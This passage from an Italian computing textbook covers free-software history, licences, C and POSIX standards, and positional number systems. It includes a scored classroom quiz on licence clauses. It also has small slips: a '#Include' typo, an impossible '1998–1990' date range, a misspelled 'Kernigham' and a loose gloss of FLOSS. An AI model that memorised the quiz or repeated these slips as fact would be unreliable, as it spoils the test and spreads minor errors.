Tuttavia non bisogna trascurare l'importanza del progetto GNU, che ha dato al kernel Linux tutto quello che serve per arrivare a un sistema operativo completo: GNU/Linux appunto.

3.5 Open Source

Una volta compresa l'importanza del software libero, nel momento in cui hanno cominciato a giocarsi interessi economici, o di altro genere, si è posto il problema di definire in modo preciso e inequivocabile cosa sia effettivamente il «software libero».

In questa direzione si è distinto particolarmente il gruppo che pubblica la distribuzione GNU/Linux Debian, nel definire una serie di punti che devono essere rispettati per l'inserimento del software nella distribuzione stessa.

Al problema dell'ambiguità del concetto, si affiancava l'ambiguità della denominazione: in inglese, *free software* può essere inteso come software gratuito (*free of charge*).

Così, nel 1998, nasce la definizione Open Source, a identificare i principi secondo cui il software può essere ritenuto «libero», riutilizzando gran parte del lavoro del gruppo Debian (⟨*http://www.opensource.org* ⟩).

Sulla scia della definizione Open Source, successivamente è apparso l'uso dell'acronimo OSS, per *open source software*, a cui si sono affiancati anche FOSS, per *free open source software*, e FLOSS, per *free-liberal open source software*, ma sostanzialmente equivalenti.

3.6 Creative Commons

Nel 2001 viene fondato Creative Commons (⟨*http://creativecommons.org* ⟩) con lo scopo di trasferire alcuni principi del software libero a opere artistiche di tipo differente. Il lavoro importante di Creative Commons sta nello studio delle problematiche legali che riguardano le opere artistiche in generale, classificando diversi tipi di esigenze da parte degli autori, che si traducono in pratica in diversi tipi di licenza, ognuna con un diverso grado di «libertà».

3.7 Futuro difficile del software libero

Il futuro del software libero non si presenta così roseo come potrebbe sembrare, perché il livello qualitativo che questo software tende a raggiungere costituisce anche l'ostacolo principale alla sua diffusione e al suo utilizzo.

Al di là di qualunque considerazione etica, bisogna tenere presente che il software libero si scontra con interessi economici importanti, legittimati da privilegi esclusivi, cosa che il software libero non può dare per definizione. I privilegi in questione potrebbero essere di qualunque tipo e il brevetto di algoritmi o di altri concetti legati al software, anche se banali, rappresenta solo l'esempio più evidente. Tali privilegi diventano un'arma legale, ma di fronte a una controversia non basta avere ragione, perché occorre avere i mezzi per sostenerla. I mezzi richiedono un dispendio economico che, spesso, chi produce software libero non è nelle condizioni di poter sostenere.

Il software libero è un valore per la società umana che non si può quantificare in termini monetari, perché è di tutti e da tutti dovrebbe essere difeso. Ma questi «tutti», per la maggior parte non sono consapevoli del valore e dell'importanza che ha, così, la mancanza di apprezzamento fa sì che il software libero non riesca ad assumere la considerazione che gli spetterebbe nella società.

3.8 Un Richard Stallman «virtuale»

La distribuzione GNU/Linux Debian cerca di classificare in modo molto preciso il software che la compone, per informare rapidamente l'utilizzatore su ciò che si accinge a installare. La definizione di ciò che per Debian è «libero» corrisponde praticamente alla definizione Open Source.

Il lavoro di classificazione di Debian è molto importante per l'utilizzatore distratto. In particolare, si può scandire quanto installato con il programma '**vrms**', che letteralmente sta per *Virtual RMS*, ovvero, scherzosamente, un Richard Stallman virtuale.

Per chi usa questa distribuzione GNU/Linux, tale programma può essere molto utile, per scovare periodicamente il software che può dare qualche problema di tipo legale. A titolo di esempio viene mostrato il resoconto che potrebbe essere generato:

$ **vrms** [*Invio*]

```
                Non-free packages installed on nanohost

  lha                        lzh archiver
    Reason: No modifications allowed, non-network distributions problematic
  pine                       An e-mail reader with MIME and IMAP support.
  unrar                      Unarchiver for .rar files (non-free version)
    Reason: Modifications problematic

    3 non-free packages, 0.2% of 1343 installed packages.
```

3.9 Definizioni alternative di «software libero»

Esiste una varietà di modi in cui le persone definiscono il software libero, a voce o nello scritto. È il caso si farsene un'idea per comprendere correttamente il senso di tanti documenti pubblicati a partire dalla definizione di Open Source, la quale non ha centrato perfettamente l'obiettivo di dare una definizione universale al concetto.

Definizione	Significato letterale
OSS	*Open Source software*
OSS/FS	*Open Source software/Free software*
F/OSS	*Free/Open Source software*
FOSS	*Free Open Source software*
FLOSS	*Free Liberal Open Source software*
software libre	
unfettered software	

3.10 Riferimenti

- Wikipedia, *History of free software*

  ⟨http://en.wikipedia.org/wiki/History_of_free_software ⟩

- Wikipedia, *Alternative terms for free software*

  ⟨http://en.wikipedia.org/wiki/FOSS ⟩

- John Holden, *YAPP - Yet another PDP-11 Page*
  ⟨*http://www.psych.usyd.edu.au/pdp-11/*⟩
- *Dennis Ritchie home page*
  ⟨*http://cm.bell-labs.com/cm/cs/who/dmr/index.html*⟩
- *Unix Programmer's Manual*, prima edizione, 1971
  ⟨*http://cm.bell-labs.com/cm/cs/who/dmr/1stEdman.html*⟩
- *Unix Seventh Edition Manual*, 1979
  ⟨*http://plan9.bell-labs.com/7thEdMan/index.html*⟩
- *FreeBSD*
  ⟨*http://www.freebsd.org/*⟩
- *NetBSD*
  ⟨*http://www.netbsd.org/*⟩
- *OpenBSD*
  ⟨*http://www.openbsd.org/*⟩
- *The Open Source Page*
  ⟨*http://www.opensource.org/*⟩
- *Alternative terms for free software*
  ⟨*http://en.wikipedia.org/wiki/FOSS*⟩
- *The GNU Project and the Free Software Foundation (FSF)*
  ⟨*http://www.gnu.org/*⟩
  ⟨*http://www.fsf.org/*⟩
- *Linux OnLine -- The Linux Home Page*
  ⟨*http://www.linux.org/*⟩
- Steve Baker, *A Complete History of Tux (so far)*
  ⟨*http://tuxaqfh.sourceforge.net/doc/index.html*⟩
- Stephen White, *A Brief History of Computing*
  ⟨*http://trillian.randomstuff.org.uk/~stephen/history/timeline.html*⟩
- *Creative Common*
  ⟨*http://creativecommons.org/*⟩
- Éric Lévénez, *Unix History*
  ⟨*http://www.levenez.com/unix/*⟩

[1] Successivamente Minix 2 viene distribuito in due versioni, una per architettura x86-16 e l'altra per x86-32, mentre Minix 3 abbandona l'architettura x86-16.

Standard

Attorno ai sistemi operativi che si rifanno al modello di Unix, si sono definiti degli standard importanti. Vengono qui annotati alcuni riferimenti a proposito di questi standard; tuttavia, si tenga presente che si tratta di un campo sempre in evoluzione e nulla è definitivo.

4.1 Linguaggio C

Il linguaggio C è quello su cui si basano i sistemi Unix; l'evoluzione dei sistemi Unix va di pari passo con quella del suo linguaggio. La parte lxxxix introduce a questo linguaggio di programmazione.

- Brian W. Kernigham, Dennis M. Ritchie, *The C programming language*, prima edizione, Prentice-Hall 1978

  Questo è il primo documento che definisce il linguaggio C, per ciò che oggi è noto come «K&R C», ovvero il linguaggio C di Kernigham e Ritchie. Di questo libro esiste una seconda edizione, del 1988, rivista secondo le convenzioni in corso di definizione dallo standard ANSI C.

  ⟨*http://cm.bell-labs.com/cm/cs/cbook/* ⟩).

- ANSI C, *X3.159-1989*

  ISO C, *ISO/IEC 9899:1990*

  I due standard, definiti tra il 1998 e il 1990, si influenzano a vicenda e sono sostanzialmente equivalenti.

- C99, *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩).

4.2 Caratteristiche del sistema operativo

Il riferimento per le caratteristiche «standard» dei sistemi Unix è noto con la sigla POSIX, ovvero *Portable operating system interface*. Si distinguono dei livelli, definiti come POSIX.1, POSIX.2,... che sono raccolti all'interno di standard IEEE e ISO; in particolare IEEE 1003.1 e ISO/IEC 9945.

È possibile reperire una versione abbastanza aggiornata dello standard POSIX (IEEE 1003.1 ovvero ISO/IEC 9945) da ⟨*http://www.unix.org/version3/* ⟩, previa una registrazione formale.

4.3 Riferimenti

- *Programming in C*

  ⟨*http://www.lysator.liu.se/c/* ⟩

- *ANSI C and POSIX standards*

  ⟨*http://hebb.cis.uoguelph.ca/~dave/343/Lectures/standards1.html* ⟩

- Dennis M. Ritchie, *Dennis M. Ritchie home page*

  ⟨*http://cm.bell-labs.com/cm/cs/who/dmr/index.html* ⟩

- Simone Piccardi, *GaPiL, guida alla programmazione in Linux: Lo standard IEEE - POSIX*

  ⟨http://www.lilik.it/~mirko/gapil/gapilsu8.html ⟩

- *Linux C and C++ programmer's guide: Introduction*

  ⟨http://www.comptechdoc.org/os/linux/programming/c/linux_pgcintro.html ⟩

- *IEEE P1003 Draft*, 1991

  ⟨http://www.funet.fi/pub/doc/posix/ ⟩

Verifica: licenze

tempo a disposizione:	600 s	punteggio massimo:	9
quantità di domande:	9	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Si rammentano le quattro libertà necessarie del software libero:

- libertà 0, ovvero la libertà di eseguire il programma per qualunque scopo;
- libertà 1, ovvero la libertà di studiare come funziona il programma e di adattarlo alle proprie esigenze;
- libertà 2, ovvero la libertà di ridistribuire copie del programma;
- libertà 3, ovvero la libertà di migliorare il programma e di distribuire tali miglioramenti.

5.1) [-1..1] Un software che non sia provvisto di sorgente, può essere libero?

1. ( ) Sì, può esserlo.
2. ( ) No, non può esserlo

5.2) [0..1] Quali libertà sembra consentire, anche solo implicitamente, la licenza seguente?

> Copyright (c) by Maarten Boekhold (M.Boekhold@et.tudelft.nl)
>
> Use this piece of software as you want, modify it to suit your needs, but please leave my name in place ok? :)
>
> I do not accept any responsibility for possible damage you get as result of using this program.

Il testo significa: «si usi questo pezzo di software come si vuole, lo si modifichi per adattarlo ai propri bisogni, ma si lasci il mio nome su di esso, ok? :) Non accetto alcuna responsabilità per il possibile danno che si possa ricevere dall'uso di questo programma.»

1. [ ] libertà 0
2. [ ] libertà 1
3. [ ] libertà 2

4. [ ] libertà 3
5. [ ] vendita a scopo di lucro

5.3) [-3..1] La licenza mostrata al punto precedente, quali libertà dà in modo esplicito?

1. [ ] libertà 0
2. [ ] libertà 1
3. [ ] libertà 2
4. [ ] libertà 3
5. [ ] vendita a scopo di lucro

5.4) [-1..1] Dall'estratto seguente, si può considerare che il programma a cui si fa riferimento possa essere venduto a scopo di lucro?

> [...]
> You are permitted to redistribute 'mgetty+sendfax' freely, modify it, include it in other programs, ..., as long as you don't make profit directly out of selling 'mgetty' (see below), include the complete 'mgetty' source, and do not remove my name.
> [...]

Il testo significa: «è consentita la ridistribuzione di "mgetty+sendfax" liberamente, di modificarlo, di includerlo in altri programmi, ..., purché non se ne tragga profitto diretto dalla vendita di "mgetty" (si veda sotto), sia incluso il sorgente completo di "mgetty" e non sia rimosso il mio nome».

1. ( ) Sì, può esserlo.
2. ( ) No, non può esserlo

5.5) [-1..1] In base all'estratto seguente, si può affermare con certezza che la licenza sia copyleft oppure no?

> [...]
> Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:
> [...]

Il testo significa: «La ridistribuzione e l'uso in forma sorgente o binaria, con o senza modifiche, sono consentite, purché le condizioni seguenti siano rispettate».

1. ( ) Sì, è certamente copyleft.
2. ( ) Non è sicuro.

5.6) [-1..1] In base all'estratto seguente, ammesso che si tratti di una licenza di software libero, si può dire che la licenza sia copyleft oppure no?

> [...]
> b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.
> [...]

Il testo significa: «Si deve fare in modo che il lavoro, distribuito o pubblicato, che in tutto o in parte contiene o deriva dal programma, o da una sua parte qualunque, sia sottoposto ai termini di questa Licenza, nel suo complesso, senza spese per tutte le terze parti».

1. ( ) Sì, è copyleft.
2. ( ) No.

5.7) [-4..1] Qual è la prima libertà che viene a mancare in base all'estratto seguente?

> [...]
> XYZW grants you a non-exclusive license to use the Software free of charge if (a) you are a student, faculty member or staff member of an educational institution (...), a staff member of a religious organization, or an employee of an organization which meets XYZW's criteria for a charitable non-profit organization; or (b) your use of the Software is for the purpose of evaluating whether to purchase an ongoing license to the Software. The evaluation period for use by or on behalf of a commercial entity is limited to 90 days; evaluation use by others is not subject to this 90 day limit. Government agencies (other than public libraries) are not considered educational, religious, or charitable non-profit organizations for purposes of this Agreement.
> [...]

Il testo significa: «XYZW concede all'utente una licenza non esclusiva per l'utilizzo del software, gratuitamente, se (a) l'utente è un uno studente, un membro di facoltà o dello staff di un'istituto scolastico (...), un membro dello staff di un'organizzazione religiosa, o un impiegato di un'organizzazione che rientra nei criteri per cui XYZW considera un'organizzazione non a scopo di lucro; oppure (b) l'utilizzo del software avviene allo scopo di valutare se acquistarne una licenza. Il periodo di valutazione per l'uso relativo a un'entità commerciale è limitato a 90 giorni; la valutazione da parte di altri non è soggetta a questo limite di 90 giorni. Le agenzie governative (diverse dalle biblioteche pubbliche) non sono considerate come organizzazioni scolastiche, religiose o non a scopo di lucro per gli scopi di questo accordo».

1. ( ) manca la libertà 0
2. ( ) manca la libertà 1
3. ( ) manca la libertà 2
4. ( ) manca la libertà 3
5. ( ) manca la possibilità di rivendere il programma a scopo di lucro

5.8) [-1..1] Riguardo alla licenza a cui si fa riferimento nella domanda precedente, il programma si può usare in prova? se sì, per quanto tempo?

1. ( ) non si può usare in prova
2. ( ) una settimana
3. ( ) due settimane
4. ( ) un mese
5. ( ) due mesi
6. ( ) tre mesi
7. ( ) sei mesi
8. ( ) un anno

5.9) [-1..1] Riguardo alla licenza a cui si fa riferimento nella domanda precedente, il programma si può usare senza pagare in ambito scolastico?

1. ( ) Sì, si può usare.
2. ( ) No, non si può.

Parte ii

Presentazioni

32 Aspetti giuridici del software

Il software è un codice che è trattato dalle leggi sul diritto di autore, in maniera simile a quanto avviene per le opere letterarie. Tradizionalmente, il contratto che regola l'uso del software è la ***licenza***.

Il software ha un proprietario (salvo il caso del software di dominio pubblico) che è tale in quanto «detiene i diritti di autore». Questo proprietario può essere l'autore originale, oppure un altro detentore che ne ha acquisito i diritti in base a un contratto.

L'utilizzo del software può essere concesso gratuitamente o a pagamento, per le operazioni stabilite nel contratto di licenza. Il pagamento per l'«acquisto» di software, non si riferisce all'acquisizione dei diritti di autore, ma solo delle facoltà stabilite dalla legge, ovvero da quanto indicato nella licenza.

La natura del software è tale per cui questo è composto solitamente da due parti fondamentali: il codice sorgente e il codice eseguibile. Il primo è intelligibile, il secondo è adatto all'esecuzione e non è intelligibile. Le leggi dei vari paesi che tutelano il diritto di autore per il software tendono a consentire la distribuzione del solo codice eseguibile, lasciando che chi detiene i diritti di autore possa mantenere nascosto il codice sorgente. Inoltre, le leggi di questi paesi tendono a considerare illecita la ***decompilazione***, ovvero lo studio del codice eseguibile volto a scoprirne il funzionamento.

file sorgente

```
#Include <stdio.h>
int main ()
{
   printf ("Ciao mondo!\n");
}
```

compilazione

file eseguibile

```
.ELF...........x...4...(...4..4.à
......ò...ò...ò.......................
0.......@....@....[...è...........
....Ciao mondo!
```

In molti paesi esiste anche la possibilità di brevettare algoritmi e altri concetti riconducibili al software. Il brevetto impedisce così l'uso dell'algoritmo o dell'idea registrata, se non dopo un'autorizzazione esplicita da parte del detentore di questo tipo di diritto.

33 Concetto di «libertà» del software

Il ***software libero*** è software che fornisce il permesso per chiunque di utilizzarlo, copiarlo e distribuirlo, in forma originale, o anche dopo averlo modificato, sia gratuitamente che a pagamento.

Pertanto, il software libero può essere tale solo se viene messo a disposizione assieme al codice sorgente; inoltre, la «libertà» del software libero non sta nel prezzo, ma nella possibilità di usarlo senza vincoli, di copiarlo come e quanto si vuole, di poterne distribuire le copie, di poterlo modificare e di poterne distribuire anche le copie modificate.

Si distinguono quattro punti fondamentali, necessari perché il software possa essere considerato «libero»:

libertà 0	La libertà di eseguire il programma per qualunque scopo.
libertà 1	La libertà di studiare come funziona il programma e di adattarlo alle proprie esigenze (in tal caso, deve essere disponibile il sorgente).
libertà 2	La libertà di ridistribuire copie del programma.
libertà 3	La libertà di migliorare il programma e di distribuire tali miglioramenti (anche per questo è necessario disporre dei sorgenti).

Il software che, oltre alle libertà fondamentali, concede di trarre profitto dalla ridistribuzione del software (di solito perché sono stati introdotti dei miglioramenti), è libero, mentre quello che non lo consente, è ***software semi-libero***.

Il software che non dà le libertà fondamentali è definito come ***software proprietario***.

Il software libero, quando impone che le sue derivazioni restino libere, è ***software copyleft*** («permesso d'autore»). Il classico esempio di licenza di questo tipo è la licenza GNU-GPL.

34 Sintesi storica del software libero

1978 UNIX e BSD

I primi utenti di UNIX sono state le università, a cui in particolare questo sistema operativo veniva fornito a costo contenuto, con i sorgenti, ma senza alcun tipo di supporto tecnico, né alcuna garanzia. Proprio questa assenza di sostegno da parte della casa che lo aveva prodotto, assieme alla presenza dei sorgenti, stimolava la cooperazione tra gli utenti competenti, in pratica tra le università.

Il maggior fermento intorno a UNIX si concentrò presso l'università della California a Berkeley, dove a partire dal 1978 si cominciò a distribuire una variante di questo sistema operativo: BSD (*Berkeley software distribution*). Per il software prodotto in questo modo, nacque una licenza d'uso che rimane il progenitore della filosofia del software libero: la licenza BSD.

1984 progetto GNU

Nel 1984, Richard Stallman inizia il progetto GNU (*Gnu's not Unix*), per la realizzazione di un sistema operativo libero; libertà intesa come la possibilità data agli utenti di distribuire e modificare il software a seconda delle proprie esigenze e di poter distribuire anche le modifiche fatte. Il progetto parte da un compilatore C.

Il progetto GNU darà vita così a una grande quantità di software utilizzabile anche sulla maggior parte delle piattaforme Unix, indirizzando implicitamente il software libero nella direzione dei sistemi di questo tipo.

1985 Free software foundation

Nel 1985, Richard Stallman fonda la FSF, *Free software foundation*, con lo scopo preciso di creare e diffondere la filosofia del «software libero», finanziando in particolare il progetto GNU.

1990 sistema Minix

Alla fine degli anni 1980, il professor Andrew S. Tanenbaum sviluppa Minix, un sistema operativo in stile Unix per elaboratori x86-16, realizzato specificamente per uso didattico. Era sufficiente acquistare il libro a cui era abbinato e si otteneva un sistema completo di sorgenti. Tuttavia, Minix poteva essere usato, distribuito e modificato, solo per fini didattici.

1990 sviluppo del kernel Hurd

Nel 1990, il progetto GNU inizia lo sviluppo del kernel Hurd.

1991 sviluppo del kernel Linux

Linus Torvalds inizia lo studio delle funzionalità di multiprogrammazione dei microprocessori x86-32, cercando di applicare queste conoscenze alla realizzare di un sistema simile a Minix, lavorando inizialmente proprio su un sistema Minix.

Nel 1991, Linus Torvalds arriva a ottenere un sistema operativo minimo, composto da una primissima edizione del kernel Linux, autonomo da Minix, sfruttando il lavoro del progetto GNU. Da quel punto inizia il progetto di sviluppo del kernel Linux.

Il sistema GNU/Linux è il sistema GNU con il kernel Linux.

1992 BSD senza codice UNIX

A partire dal 1992 appaiono le prime edizioni di un sistema BSD libero dal codice originale UNIX. I primi tentativi con 386BSD sono ostacolati da battaglie legali e da quel punto si sviluppano diverse varianti libere del sistema BSD (NetBSD, FreeBSD, OpenBSD), mentre 386BSD scompare.

1998 definizione Open Source

Nel 1998 nasce la definizione Open Source, con l'intenzione di sostituire la definizione di «software libero»; tuttavia, Open Source e «software libero» (secondo FSF) non sono esattamente la stessa cosa.

2000 sistema GNU/Hurd

Intorno al 2000 inizia la distribuzione del sistema GNU/Hurd (sistema GNU basato su kernel Hurd).

2000 cambia la licenza Minix

Nell'anno 2000, la licenza del sistema Minix viene modificata diventando molto simile alla licenza BSD.

2007 pubblicata la versione 3 delle licenze GNU GPL e LGPL

La versione 3 delle licenze GNU GPL e LGPL prende in considerazione il problema dei brevetti.

36 Vantaggi e svantaggi del software libero

Vantaggi per l'utente finale:

- il software può essere studiato, consentendo la diffusione della conoscenza;
- con le dovute conoscenze, il software può essere verificato, soprattutto quando si utilizza in ambiti critici dal punto di vista della sicurezza (pubblica amministrazione e difesa);
- il software può essere modificato per adattarlo alle proprie esigenze;
- la concorrenza mette a disposizione il software a costi inferiori;
- la concorrenza consente di scegliere liberamente il fornitore;
- le libertà offerte dal software libero eliminano i problemi burocratici legati all'installazione del software negli elaboratori, consentendo la copia e la ridistribuzione.

Vantaggi per chi lo produce:

- la produzione di software richiede la disponibilità di altro software (per esempio i compilatori e le librerie standard); così, la produzione di software libero parte avvantaggiato dalla disponibilità del software libero già esistente, senza i costi iniziali che altrimenti dovrebbero essere sostenuti per l'acquisizione dei diritti necessari, riducendo di conseguenza i tempi per lo sviluppo;
- la produzione di software libero pone l'accento sulle persone che scrivono il codice e non su un marchio particolare;

Svantaggi per l'utente finale:

- il software libero richiede una maggiore consapevolezza sul piano informatico;
- il software libero richiede una maggiore consapevolezza sul funzionamento del singolo prodotto software e sull'organizzazione del sistema operativo;
- l'utente deve fare le proprie scelte e seguirne la strada (se non ne è in grado, deve affidarsi a personale competente di sua fiducia).

Svantaggi per chi lo produce:

- il software libero non consente di mantenere una posizione privilegiata nel mercato;
- i margini di reddito sono ridotti, per l'assenza delle «rendite di posizione».

Conseguenze per la società:

- non è più necessario scrivere la stessa cosa due volte, se non per migliorarla;
- i formati dei dati tendono a essere più compatibili, escludendo in particolare tutto ciò che è vincolato da brevetti;
- la compatibilità e la standardizzazione diventano esigenze primarie di chi produce il software;
- l'investimento di denaro pubblico per la produzione di software libero si traduce in un risultato che rimane a disposizione della società, sia come programma finito, sia come codice che può essere riutilizzato;
- si valorizza la persona umana;
- il software libero contribuisce a diffondere una cultura informatica a disposizione di tutti;
- viene favorito lo sviluppo di aziende di piccole dimensioni, con competenza locale, perché il reddito prodotto con il software libero deriva principalmente dall'assistenza ai clienti.

Parte iii

Aritmetica elementare

Capitolo 10

Sistemi di numerazione

I sistemi di numerazione più comuni sono di tipo posizionale, definiti in tal modo perché la posizione in cui appaiono le cifre ha significato. I sistemi di numerazione posizionali si distinguono per la ***base di numerazione***.

10.1 Sistema decimale

Il sistema di numerazione decimale è tale perché utilizza dieci simboli, pertanto è un sistema ***in base dieci***. Trattandosi di un sistema di numerazione posizionale, le cifre numeriche, da '`0`' a '`9`', vanno considerate secondo la collocazione relativa tra di loro.

A titolo di esempio si può prendere il numero 745, che eventualmente va rappresentato in modo preciso come 745_{10}: secondo l'esperienza comune si comprende che si tratta di settecento, più quaranta, più cinque, ovvero, settecentoquarantacinque. Si arriva a questo valore sapendo che la prima cifra a destra rappresenta delle unità (cinque unità), la seconda cifra a partire da destra rappresenta delle decine (quattro decine), la terza cifra a partire da destra rappresenta delle centinaia (sette centinaia).

Figura 10.1. Esempio di scomposizione di un numero in base dieci.

745_{10} → $7\times10^2 + 4\times10^1 + 5\times10^0$
→ sette centinaia + quattro decine + cinque unità
→ settecento + quaranta + cinque
→ settecentoquarantacinque





Figura 10.2. Scomposizione di un numero in base dieci.

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0
0	0	0	0	0	0	0	7	4	5





Tabella 10.3. Tabellina dell'addizione con i numeri in base dieci.

+	0	1	2	3	4	5	6	7	8	9	10
0	0	1	2	3	4	5	6	7	8	9	10
1	1	2	3	4	5	6	7	8	9	10	11
2	2	3	4	5	6	7	8	9	10	11	12
3	3	4	5	6	7	8	9	10	11	12	13
4	4	5	6	7	8	9	10	11	12	13	14
5	5	6	7	8	9	10	11	12	13	14	15
6	6	7	8	9	10	11	12	13	14	15	16
7	7	8	9	10	11	12	13	14	15	16	17
8	8	9	10	11	12	13	14	15	16	17	18
9	9	10	11	12	13	14	15	16	17	18	19
10	10	11	12	13	14	15	16	17	18	19	20

Tabella 10.4. Tabellina della moltiplicazione con i numeri in base dieci.

×	0	1	2	3	4	5	6	7	8	9	10
0	0	0	0	0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6	7	8	9	10
2	0	2	4	6	8	10	12	14	16	18	20
3	0	3	6	9	12	15	18	21	24	27	30
4	0	4	8	12	16	20	24	28	32	36	40
5	0	5	10	15	20	25	30	35	40	45	50
6	0	6	12	18	24	30	36	42	48	54	60
7	0	7	14	21	28	35	42	49	56	63	70
8	0	8	16	24	32	40	48	56	64	72	80
9	0	9	18	27	36	45	54	63	72	81	90
10	0	10	20	30	40	50	60	70	80	90	100

10.2 Sistema binario

Il sistema di numerazione binario (in base due), utilizza due simboli: '`0`' e '`1`'.

Figura 10.5. Esempio di scomposizione di un numero in base due.

$$10010_2 \rightarrow 1\times2^4 + 0\times2^3 + 0\times2^2 + 1\times2^1 + 0\times2^0$$

$$\rightarrow 1\times16 + 0\times8 + 0\times4 + 1\times2 + 0\times1$$

$$\rightarrow 18_{10}$$





Figura 10.6. Scomposizione di un numero in base due.

2^9	2^8	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
0	0	0	0	0	1	0	0	1	0

Tabella 10.7. Tabellina dell'addizione con i numeri in base due.

+	0_2	1_2	10_2
0_2	0_2	1_2	10_2
1_2	1_2	10_2	11_2
10_2	10_2	11_2	100_2

Figura 10.8. Esempio di somma in base due.

$$\begin{array}{r} 11100_2 + \\ 1011_2 = \\ \hline 100111_2 \end{array} \qquad \begin{array}{r} 28_{10} + \\ 11_{10} = \\ \hline 39_{10} \end{array}$$

Tabella 10.9. Tabellina della moltiplicazione con i numeri in base due.

×	0_2	1_2	10_2
0_2	0_2	0_2	0_2
1_2	0_2	1_2	10_2
10_2	0_2	10_2	100_2

Figura 10.10. Esempio di moltiplicazione in base due.

$$\begin{array}{r} 11001_2 \times \\ 1101_2 = \\ \hline 11001_2 \\ 00000_2 \\ 11001_2 \\ 11001_2 \\ \hline 101000101_2 \end{array} \qquad \begin{array}{r} 25_{10} \times \\ 13_{10} = \\ \hline 75_{10} \\ 25_{10} \\ \hline 325_{10} \end{array}$$

10.3 Sistema ottale

Il sistema di numerazione ottale (in base otto), utilizza otto simboli: da '`0`' a '`7`'.

Figura 10.11. Esempio di scomposizione di un numero in base otto.

$$354_8 \rightarrow 3\times8^2 + 5\times8^1 + 4\times8^0$$
$$\rightarrow 3\times64 + 5\times8 + 4\times1$$
$$\rightarrow 236_{10}$$





Figura 10.12. Scomposizione di un numero in base otto.

8^9	8^8	8^7	8^6	8^5	8^4	8^3	8^2	8^1	8^0
0	0	0	0	0	0	0	3	5	4





Tabella 10.13. Tabellina dell'addizione con i numeri in base otto.

